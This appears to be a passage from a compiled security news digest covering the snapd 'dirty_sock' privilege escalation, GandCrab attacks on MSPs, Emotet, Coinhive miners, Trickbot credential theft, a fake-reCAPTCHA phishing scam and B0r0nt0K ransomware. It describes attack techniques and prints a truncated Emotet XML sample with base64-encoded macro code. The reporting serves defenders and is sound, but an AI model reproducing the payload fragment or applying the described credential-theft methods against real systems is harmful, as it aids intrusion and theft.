The second, appropriately named dirty_sockv2, also bypasses access control checks of the local snapd service to use a restricted API function, this time POST /v2/snaps. “This allows the installation of arbitrary snaps,” the researcher said. “Snaps in ‘devmode’ bypass the sandbox and may include an install hook that is run in the context of root at install time. dirty_sockv2 leverages the vulnerability to install an empty ‘devmode’ snap including a hook that adds a new user to the local system. This user will have permissions to execute sudo commands.”

As opposed to version one, `dirty_sockv2` does not require the SSH service to be running. It will also work on newer versions of Ubuntu with no Internet connection at all, making it resilient to changes and effective in restricted environments.

Exploit two is also effective on non-Ubuntu systems that have installed `snapt` but that do not support the “create-user” API that the first exploit leverages.

Moberly found the vulnerability in January, and praised the `snapt` team fixing the issue quickly. “I was very impressed with Canonical’s response to this issue,” he said. “The team was awesome to work with, and overall the experience makes me feel very good about being an Ubuntu user myself.”

On Ubuntu systems with snaps installed, `snapt` “typically will have already automatically refreshed itself to `snapt` 2.37.1 which is unaffected,” Canonical said. As for other Linux distros that use `snapt`, such as Linux Mint, Debian and Fedora, administrators should check to see if the flaw is present and apply patches accordingly.

Source: <https://threatpost.com/dirty-sock-snapd-linux/141779/>

8. Organizations Continue to Fail at IoT Security, and the Consequences Are Growing

The internet of things (IoT) is taking over the world — or, at least, it seems that way. According to [Gartner](#), we can expect more than 20 billion connected IoT devices by 2020, up from just shy of 9 billion devices in 2017.

Yet as the IoT takes over the world, IoT security remains, well, pitiful. Connected devices emerged as one of the biggest attack vectors of 2018. While organizations are finally recognizing that the IoT is a threat to their overall cybersecurity, they are failing to ensure that the networks and data generated by IoT devices remain protected.

You Can’t Protect What You Can’t See

One reason why the IoT became one of the biggest attack vectors of 2018 was its invisibility on enterprise networks. According to a report from [Gemalto](#), 48 percent of businesses admitted they are unable to detect the devices on their network. However, consumers expect businesses to have a handle on IoT security. It’s become a sort of paradox for businesses: They have to protect what they cannot see on their networks.

At the same time, IoT vendors are failing on their end by not developing devices and software with security built in — nor do they have to because there aren’t security standards for the IoT.

“Consider the operating systems for such appliances,” wrote Nick Ismail for [Information Age](#). “How do you upgrade the OS in a wall-mounted air conditioning unit that’s connected wirelessly? Or a smart light bulb? If you can’t upgrade an operating system, how can you attempt to patch any vulnerabilities?”

That's why cybercriminals are [specifically targeting IoT devices](#). Their security is weak on the device/software side as well as on the network side because organizations struggle to account for all of their connected devices.

In 2018, favorite targets for threat actors included routers and firewalls. The [United States Computer Emergency Readiness Team \(US-CERT\)](#) put out a warning last spring that attackers were going after network devices, saying that if they can own the router, they'll also take charge of the traffic. The alert added that a "malicious actor with presence on an organization's internal routing and switching infrastructure can monitor, modify, and deny traffic to and from key hosts inside the network and leverage trust relationships to conduct lateral movement to other hosts." Legacy systems or systems that are never updated are low-hanging fruit for the picking.

Attacks Against Connected IoT Devices

Cybercriminals know that IoT connections and devices are easy targets, which is why experts warn that we will see an uptick in the number of specifically targeted attacks in the coming years. For example, a rise in malware that targets the medical industry, and not just medical devices themselves, but all of the IoT devices found in hospitals, such as heating, ventilation and air conditioning (HVAC) systems or wireless printers.

Threat actors are also utilizing ransomware for their IoT-based attacks. Ransomware attacks against the IoT aren't the same as the attacks against your internal network. With an attack on a computer or server, ransomware is able to lock down your data directly. With the IoT, the data itself is in the cloud and the device can easily be rebooted, which means you won't need to pay the ransom — that's a lose-lose for the attacker.

Instead, ransomware attacks against the IoT are timed to hit at a critical moment, acting like a distributed denial-of-service (DDoS) attack. The ransomware will take down the device when it can't be reset, or it takes over the system itself. For example, a ransomware attack could take over a building's HVAC system late at night on a holiday weekend, turning the air conditioning on high until the ransom is paid.

We've also seen how malware can [turn IoT devices into botnets](#) and affect the functionality of other networks and devices. These botnets are expected to evolve unless IoT security improves.

IoT Security Solutions for Vendors and Organizations

IoT security is expected to gain a higher profile in 2019. Security experts predict more attacks against IoT infrastructure, more malware targeted directly at these devices and just more endpoints to defend. This means that 2019 should be the year that everyone, from vendors to organizational security teams, invest in their [security approach and solutions](#).

On the software side, security is primarily in vendors' hands. With greater emphasis and awareness of [DevSecOps](#), we should expect to see a bigger push to bake security directly into devices. New privacy laws across the U.S. will also force manufacturers to give users greater

control; for example, [California passed a law](#) to ban default passwords on new devices by 2020 and ensure each device has security measures built in.

On the organizational side, security teams can introduce advanced tools such as nano agents and fog computing, which allow for microsegmentation of individual devices. Fog computing is a layer between the device and the cloud, allowing for real-time monitoring of the devices, especially highly critical ones where a cyber incident could be the difference between life and death. While perhaps further off in the future, nano agents can be embedded directly into individual devices to monitor cyber risk.

The internet of things is taking over the world — and so will cybercriminals if we don't address the security problems surrounding these devices.

The post [Organizations Continue to Fail at IoT Security, and the Consequences Are Growing](#) appeared first on [Security Intelligence](#).

Source: <https://securityintelligence.com/organizations-continue-to-fail-at-iot-security-and-the-consequences-are-growing>

9. Ransomware Attacks Target MSPs to Mass-Infect Customers


Ransomware distributors have started to target managed service providers (MSPs) in order to mass-infect all of their clients in a single attack. Recent reports indicate that multiple MSPs have been hacked recently, which has led to hundreds, if not thousands, of clients being infected with the GandCrab Ransomware.

With the mass distribution of ransomware increasingly becoming more difficult through methods such as spam, attackers are coming up with more creative ways to infect their victims. This includes [hacking into RDP](#), teaming up with criminal [download monetization companies](#), [renting the services](#) of botnet operators, and now attacking MSPs.

A managed service provider is a company who remotely manages and supports the IT infrastructure and technical support for their clients. One of the benefits of an MSP is that they monitor their client's networks and proactively fix problems that they discover.

In order to perform this type of support, though, MSPs utilize software that allows them to remotely access their client's networks and the computer and push out new updates, install applications, or apply fixes. Ransomware distributors are beginning to leverage this model by hacking into an MSP and then using their backend to distribute ransomware, and potentially other malware, to all of the MSP's clients.

In a [recent post](#) on the MSP Reddit channel, a user reports that a local mid-sized MSP was hacked and used to distribute the GandCrab Ransomware to 80 of their client's endpoints.

258  **Local MSP got hacked and all clients cryptolocked** (self.msp)
submitted 8 days ago * by fishandcheese

As the title says, a local mid-sized MSP with about 80 clients/unknown endpoints got hacked yesterday. All of their clients' endpoints, including servers got cryptolocked. This has got to be this community's worst nightmare... or perhaps close to it.

Owner of a company under the mentioned MSP came over to our shop to purchase a 'clean' system. Seems the MSP is negotiating the ransom amount and will pay up.

As MSPs, how do you think this happened and what steps do you take to mitigate such a risk besides BDRs? For example...What would happen if YOUR RMM company got hacked?

FYI, [According to CISA bulletins](<https://ics-cert.us-cert.gov/CISA-Awareness-Briefing-Chinese-Malicious-Cyber-Activity>) there seems to be a pattern of targeted attacks towards MSPs by Chinese cybercriminals, there is a free webinar/briefing on Feb. 22 with room still available for registration.

Bill Siegel, the CEO of ransomware remediation firm Coveware, told BleepingComputer that a MSP that they spoke to was also attacked and 15% of this MSP's clients had GandCrab installed on to them.

According to security consulting firm HuntressLabs, the attackers are [gaining access](#) to MSPs through a vulnerability in use to link two software products that are commonly used by MSPs to manage the endpoints of their clients and perform remote administration.

Year old vulnerability being exploited

Common products used by MSPs to manage their client's endpoints are ConnectWise and Kaseya. ConnectWise is commonly used as a customer relationship manager and ticketing system and Kaseya is used to perform remote management on the endpoints managed by the MSP.

Over a year ago, Alex Wilson disclosed a [vulnerability and proof-of-concept](#) in ManagedITSync, which is a plugin used to integrate ConnectWise with Kaseya. This vulnerability can be used to perform various commands in Kaseya, including resetting the administrator password.

"What is this? This is a proof of concept exploit for a Kaseya & ConnectWise integration called ManagedITSync which allows ConnectWise to retrieve information about assets in your Kaseya database (to then generate Configurations in ConnectWise).

Specifically, this script targets the `KaseyaCwWebService/ManagedIT.asmx` endpoint which is installed on the Kaseya server. To be clear, this is not really an exploit with Kaseya's offering - but rather the integration published by ConnectWise which happens to be installed on the Kaseya server."

According to a [LinkedIn post](#) by MSP security firm Huntress Labs, ransomware distributors are attacking MSPs through this vulnerability.




Pic. 11: LinkedIn Post by Huntress Labs

Once attackers gain access to the Kaseya server, they can push out commands to install programs on the various endpoints that are being managed. In this particular attack, Huntress Labs stated that all of the endpoints were infected with GandCrab.

Coveware told BleepingComputer, that this vulnerability was [also used](#) to target the MSPs that they have spoken to.

ConnectWise has issued an advisory that explains that MSPs should upgrade to a newer version of this plugin and delete the old connector, especially the ManagedIT.asmx file. They have also released a tool that can allow clients to scan their servers for the vulnerable plugin.



Pic. 12: Tool to check for vulnerable plugin (Source: Huntress Labs)

Huntress Labs has also released a [blog post](#) explaining how to check if a Kaseya VSA server is vulnerable. All MSPs that utilize these products are advised to read the Huntress Lab's article to confirm if their installations are secure.

DHS issues warning about attacks against MSPs

In October 2018, the U.S. Department of Homeland Security issued [Alert TA18-276B](#) titled "Advanced Persistent Threat Activity Exploiting Managed Service Providers" that discussed how bad actors are targeting MSPs to gain access to their customer's networks.

More recently, the DHS has been [hosting webinars](#) titled "Chinese Cyber Activity Targeting Managed Service Providers" that covers cyber attacks by Chinese actors against MSPs. This session was [previously recorded](#) by Huntress Labs for those who wish to learn more about this activity.

While there is no evidence that these ransomware attacks are related to the DHS alerts, it does show that targeting MSPs provides a launch pad into numerous other networks that an actor would want to gain access.

Source: <https://www.bleepingcomputer.com/news/security/ransomware-attacks-target-msps-to-mass-infect-customers/>

10. Emotet Uses Camouflaged Malicious Macros to Avoid Antivirus Detection

A new Emotet Trojan variant has been observed in the wild with the added ability to hide from anti-malware software by embedding malicious macros used to drop the main payload inside XML files disguised as Word documents.

Emotet (also known as Geodo or Heodo) is a modular Trojan developed by the Mealybug threat group and used by attackers to infect targets via spam e-mails, leading to the theft of financial information such as bank logins or cryptocurrency wallets.

Emotet can also exfiltrate sensitive info and data, login credentials and Personally Identifiable Information (PII), the leading cause behind identity theft incidents.

The Trojan is also designed to act as a carrier conduit for other banking Trojans or for information-stealing and highly-customizable modular bots such as Trickbot.

Hides in plain sight

Menlo Security detected a new variant of the Emotet Trojan active since mid-January, which obfuscates the initial infection VBA macro code to minimize anti-malware detection levels.

The Menlo Security research team observed two variants of the malware distributed by the mid-January campaign. The first which accounted for 80% of all samples, delivered malicious XML files camouflaged as DOC documents.

According to the researchers:

"The first type, and the more prominent one, was an XML file that contains the standard XML header, plus the Microsoft Word Document XML format tags. This is followed by Base64 encoded data, which contains the compressed and obfuscated VBA macro code. The file itself was named with a .doc extension."

```

xml version="1.0" encoding="UTF-8" standalone="yes"
mso-application progid="Word.Document"
<w:wordDocument xmlns:aml="http://schemas.microsoft.com/aml/2001/core" xmlns:wpc="http://schemas.microsoft.com/office/word/"
xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex" xmlns:cx1="http://schemas.microsoft.com/office/drawing/"
xmlns:cx2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex" xmlns:cx3="http://schemas.microsoft.com/office/d
xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex" xmlns:cx5="http://schemas.microsoft.com/office/dr
xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex" xmlns:cx7="http://schemas.microsoft.com/office/dr
xmlns:cx8="http://schemas.microsoft.com/office/drawing/2016/5/14/chartex" xmlns:dt="uuid:C2F41610-65B3-11d1-A29F-00AA00C148
compatibility/2006" xmlns:aink="http://schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schema
W4n8LLzBxNC2mTsmXQmQ7tDGtzpEEw6nfaEP2NCSAcMHTyQYXJMNjh/nHaCk7qdE9JpOutJIzaH
EGexiI0YxHo4hCLEs160Yy0EkJfjUIQ4zkIIRQgxPhahCCHOqghFLEfft75Vxj96Zm56eu2uddIG
Pfv7eXa9evVc9VxlJ8T++4L4r/+h888o3/hIraOpL7+eq2SK0iOKIQLzyi+//vrrZPVfoRz9bz//
3/z8LSQ5+nuYjvsnFPUN688AgU2JQt1Hko2ynyUHJQ3tFIAWYCSi/I91DyUH1HyUb6PUoDyFkoh


```

Pic. 13: Sample malicious XML with encoded VBA macro code

The second type of malicious documents, which made up 20% of the rest of all detected samples, were standard Word files which also contained malicious macro code.

The infection procedure is quite complex and it follows a sequential structure, with the initial malicious script spawning multiple processes which will launch a Powershell script that downloads the Emotet payload to the TEMP folder on the compromised machine.

Once Emotet Trojan arrives on the infected host, it will be launched and starts connecting to "a list of URLs (probably the attacker's command-and-control servers) in a loop and breaks when one succeeds."



Pic. 14: Emotet infection

This new detection evasion capability added to Emotet by MealyBug is in line with previously observed behavior. As US-CERT says in its TA18-201A advisory:

Emotet is a polymorphic banking Trojan that can evade typical signature-based detection. It has several methods for maintaining persistence, including auto-start registry keys and services. It uses modular Dynamic Link Libraries (DLLs) to continuously evolve and update its capabilities. Furthermore, Emotet is Virtual Machine-aware and can generate false indicators if run in a virtual environment.

Additionally, Emotet is known to be very active, showing up in new malware campaigns almost every month, from October when it was updated to steal its victims' emails going back six months and November when it moved its Command & Control infrastructure to the US.

Also, the Trojan was revived in another November campaign which delivered the malware through emails designed to look as coming from financial institutions or disguised as Thanksgiving-themed greetings for employees.

Back in January Emotet came back again in the form of an updated variant capable of checking if the recipient's/victim's IP address is either blacklisted or on spam lists maintained by Spamhaus, SpamCop, or SORBS.

Menlo Security also provides a full list of indicators of compromise (IOCs) such as payload hashes, domains used by the malware campaign and IP addresses of C&C servers, as well as PowerShell callback URLs at the end of their analysis.


Source: <https://www.bleepingcomputer.com/news/security/emotet-uses-camouflaged-malicious-macros-to-avoid-antivirus-detection/>

11. Cryptojacking Coinhive Miners Land on the Microsoft Store For the First Time

A batch of eight potentially unwanted applications (PUAs) were found on the Microsoft Store dropping malicious Monero (XMR) Coinhive cryptomining scripts, delivered with the help of Google's legitimate Google Tag Manager (GTM) library.

This is especially interesting given that GTM is a tag management system designed by Google to help developers inject JavaScript and HTML content within their apps for tracking and analytics purposes.

Microsoft removed the Fast-search Lite, Battery Optimizer (Tutorials), VPN Browsers+, Downloader for YouTube Videos, Clean Master+ (Tutorials), FastTube, Findoo Browser 2019, and Findoo Mobile & Desktop Search apps that were developed by three developers (i.e., DigiDream, 1clean, and Findoofrom) after Symantec's report, the company who discovered the eight apps in Redmond's store.



Pic. 15: Cryptojacking apps in the Microsoft Store

As Symantec's Yuanjing Guo and Tommy Dong stated, the risky apps were found on "on Windows 10, including Windows 10 S Mode" and they were added to the Microsoft Store between April and December 2018, most of them landing in the store at the end of the last year.

While there is no way to know the exact number of installs for each app since Microsoft doesn't share that info on the Microsoft Store entries as Google's Play Store does, it is quite obvious that they've either been installed on numerous devices or had a large number of fake ratings given that "there were almost 1,900 ratings posted."

The Symantec researchers explain that:

"As soon as the apps are downloaded and launched, they fetch a coin-mining JavaScript library by triggering Google Tag Manager (GTM) in their domain servers. The mining script then gets activated and begins using the majority of the computer's CPU cycles to mine Monero for the operators. Although these apps appear to provide privacy policies, there is no mention of coin mining on their descriptions on the app store."

After snooping on the network traffic between the apps and their command-and-control servers, Symantec was able to find out that they were using a variant of the JavaScript-based Coinhive miner script, a well-known tool used by threat actors as part of cryptojacking campaigns since September 2017 when it was launched.

Seeing that cryptomining scripts will most of the time run on the compromised machines without any sort of resource usage controls, it is very possible that the Windows systems where these particular apps landed were experiencing serious performance issues because of continuously using all CPU resources to mine Monero for their masters.

While cryptocurrency miners are not malicious tools on their own, they are seen as malware when used by threat actors to secretly mine for crypto coins in the background stealing processing resources from unaware victims' devices.

As part of cryptojacking malware campaigns, criminals will collect all the cryptocurrency surreptitiously mined using compromised systems and send it crypto wallets which they control.

Cryptojacking on the rise

According to a report by Check Point Research, cryptominers infected roughly ten times more companies during 2018 than ransomware did, overtaking previous apex predator on the malware scene.

However, only one in five security professionals were able to detect that their company's systems have been affected by a malware attack while the cryptocurrency mining scripts were silently running in the background.

The trend is even more noticeable when taking into consideration that the apps Microsoft just removed from the Microsoft Store are the first of their kind targeting this platform.

Linux users are also actively targeted by cryptojacking campaigns, with a new Backdoor Trojan they dubbed SpeakUp currently targeting servers running six different Linux distributions and Apple's macOS, and a new coinminer malware strain using the XMR-Stak Cryptonight cryptocurrency miner having been detected this month.

Palo Alto Networks' researchers previously stated during the summer of 2018 that criminal groups have mined an approximate total of 798,613.33 Monero coins (XMR) using malware on infected devices, earning them over \$108 million in US currency, which represents around 5% of all the Monero currently in circulation.

Researchers from the Universidad Carlos III de Madrid and the King's College London reached a similar conclusion confirming Palo Alto Networks' results at the start of 2019, concluding that criminals have mined (at least) 4.3% of the total number of Monero coins.

Source: <https://www.bleepingcomputer.com/news/security/cryptojacking-coinhive-miners-land-on-the-microsoft-store-for-the-first-time/>

12. Trickbot Malware Goes After Remote Desktop Credentials

The banking trojan is consistently evolving in hopes of boosting its efficacy.

The banking trojan known as Trickbot has resurfaced, with an updated info-stealing module that allows it to harvest remote desktop application credentials.

According to Trend Micro's Noel Anthony Llimos and Carl Maverick Pascual, a new variant has recently come on the scene, and is being spread via seasonally-themed spam emails that use tax-incentive lures purporting to be from Deloitte. The emails promise help for getting

the most out of this year's changes to the U.S. tax code. Yet attached is a macro-enabled Microsoft Excel spreadsheet, which once activated, will download Trickbot to the victim's computer.



Pic. 16: The spam lure for Trickbot 2019.

Upon analysis, Trend Micro found the payload to be sporting three new functions for 2019, all within its existing password-grabbing module: It can now steal credentials from the Virtual Network Computing (VNC), PuTTY and Remote Desktop Protocol (RDP) platforms. All three are widely used in business settings in particular.

"In November 2018, we covered a Trickbot variant that came with a password-grabbing module, which allowed it to steal credentials from numerous applications," Llimos and Pascual said in a posting this week. "In January 2019, we saw Trickbot ... with new capabilities added to its already extensive bag of tricks. Its authors clearly aren't done updating Trickbot."

Grabbing Remote Credentials

To intercept the VNC credentials, including the target machine's hostname, port and proxy settings, Trickbot's "pwgrab" module now searches for files using the "*.vnc.lnk" affix that are located in a user's folders for recent applications and downloads.

"The module will send the required data via POST, which is configured through a downloaded configuration file using the filename 'dpost,'" the researchers explained. "This file contains a list of command-and-control (C2) servers that will receive the exfiltrated data from the victim."

For PuTTY credentials, Trickbot queries the registry key (i.e., "Software\SimonTatham\Putty\Sessions") to identify the saved connection settings. This allows the module to retrieve an array of useful information, such as the host name and user name, and the private key files used for authentication.

And finally, for RDP, Trickbot uses the "CredEnumerateA" API to identify and steal saved credentials.

"It then parses the string "target=TERMSRV" to identify the host name, user name and password saved per RDP credential," Llimos and Pascual explained.

Trickbot has also added encryption for the strings it uses via simple variants of XOR or SUB routines; and, it's now using API hashes for indirect API calling. The latter functionality was culled from the Carberp trojan source code, researchers said, which was leaked in 2013.

Malware That Evolves

While Trickbot's new capabilities aren't necessarily unique, the fact that it continues to evolve means that its efficacy as a banking trojan is significantly boosted.

"It proves that the groups or individuals behind Trickbot are not resting on their laurels and continuously improve it, making an already-dangerous malware even more effective," the researchers said.

It added functionality in November as well, in the form of a variant containing a stealthy code-injection technique. Researchers at Cyberbit observed it using sneaky method of performing process-hollowing using direct system calls, anti-analysis techniques and the disabling of security tools.

Trickbot in some ways is taking a page from Emotet, which remains the top banking trojan out there, largely because of its penchant for consistently adding new functionality and evasion techniques. For instance, Emotet was recently seen using attachments for delivery that are disguised as Word documents with a .doc extension – in reality, they're XML files.

This is a technique used to evade sandboxes, which typically use the true file type of an attachment and not the file's extension to identify the application they need to run in inside the sandbox.

"Banking trojans ... keep evolving and we see more of them and their variants bypassing common security solutions," BitDam CEO and co-founder Liron Barak told Threatpost this week. "This trend is not going anywhere. Unfortunately, no matter how many security updates and patches are published, malicious actors will continue to get more sophisticated employing innovative tactics."

Source: <https://threatpost.com/trickbot-remote-desktop/141879/>

13. Phishing Scam Cloaks Malware With Fake Google reCAPTCHA

A recently-discovered phishing scam was found peddling malware, using a new technique to mask its malicious landing page: A fake Google reCAPTCHA system.

The campaign targeted a Polish bank and its users with emails, said researchers with Sucuri. These emails contained a link to a malicious PHP file, which eventually downloaded the BankBot malware onto victims' systems.

This Android-targeted banking malware, first discovered in 2016, is a remotely controlled Android banking trojan capable of stealing banking details by impersonating bank apps,

looking at text messages and displaying unsolicited push notifications. In this specific case, BankBot was scooping up various private data, including SMS and call logs, contacts and location, researchers said.

“During a recent investigation, we discovered a malicious file related to a phishing campaign that targeted a Polish bank,” said Luke Leak with Sucuri, in a Thursday [analysis](#). “This campaign employed both the impersonation and panic/bait techniques within an email in order to lure victims into downloading banking malware.”

The emails asked victims for confirmation for a recent transaction, along with a link to a malicious PHP file. Researchers said that users of the bank who saw the email would likely be alarmed that it was asking for confirmation of an unknown transaction, prompting them to click the malicious link.

“This makes it a bit more unique from the phishing content that we typically find, which often consists of a PHP mailer and file(s) used to construct the phishing page itself,” said Leak. “In most cases, it’s just a replica of the login page for whatever institution they are targeting.”

When the victims clicked on the link, the malicious PHP file would send them a fake “404 error” page. The PHP code then loaded a fake Google reCAPTCHA using a combination of HTML elements and JavaScript. reCAPTCHA is Google’s authentication mechanism used for distinguishing bots from true site users.

The fake reCAPTCHA looks real, and makes victims feel as though the landing page is legitimate, researchers said.

“This page does a decent job at replicating the look of Google’s reCAPTCHA, but since it relies on static elements, the images will always be the same unless the malicious PHP file’s coding is changed,” said Leak. “It also doesn’t support audio replay, unlike the real version.”

The PHP code then determined which form of malware to download on the victim’s device. If the victim uses Android, it would drop a malicious .apk, and if not, it downloaded a .zip dropper.

Besides “BankBot,” the Android malware is also labeled as “Banker” and “Artemis” on VirusTotal by varying anti-virus programs.

“Shortly after the discovery of the apps trojanized with BankBot on Google Play in the beginning of 2017, we have confirmed that the malicious apps were derived from source code made public on underground forums in December 2016,” said ESET researchers, in an [analysis of BankBot](#). “The public availability of the code has led to a surge in both the number and sophistication of mobile banking trojans.”

Phishing scams have continued to step up their game over the past year, with bad actors are continuously updating their methods to become trickier. That includes using new tactics like Google Translate or custom fonts to make the scams seem more legitimate.

Leak said this type of phishing campaign “can cause serious headaches for website owners.”


“The malicious directories used in these campaigns are uploaded to a website after it has been compromised,” said Leak. “When dealing with this type of malware, it is important to delete the files contained in a complaint, however; we strongly encourage administrators to scan all other existing website files and database for malware as well. You’ll also want to update all of your passwords to prevent the attackers from accessing the environment again.”

Source: <https://threatpost.com/phishing-scam-malware-google-recaptcha/142142/>

14. B0r0nt0K Ransomware Wants \$75,000 Ransom, Infects Linux Servers

A new ransomware called B0r0nt0K is encrypting victim's web sites and demanding a 20 bitcoin, or approximately \$75,000, ransom. This ransomware is known to infect Linux servers, but may also be able to encrypt users running Windows.

